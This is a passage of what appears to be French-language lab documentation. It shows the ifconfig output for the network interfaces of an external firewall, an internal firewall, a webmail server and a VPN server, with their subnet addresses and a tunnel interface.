Last login: Tue Nov  9 20:54:42 EST 2021 on tty1
Parefeu_ext ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d8:6a:ae
          inet addr:123.45.67.4  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:d8:6a:b8
          inet addr:192.168.211.4  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Pare-feu interne:

```
Parefeu_int ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:91:28:c6
          inet addr:192.168.211.5  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:91:28:d0
          inet addr:192.168.212.5  Bcast:192.168.212.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth2      Link encap:Ethernet  HWaddr 00:0c:29:91:28:da
          inet addr:192.168.213.5  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Webmail:

```
admin@web_mail ~ $ /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:a2:13
          inet addr:192.168.211.3  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

VPN:

```
SecSI_vpn ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:38:c9:fe
          inet addr:192.168.213.3  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.1  P-t-P:10.8.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```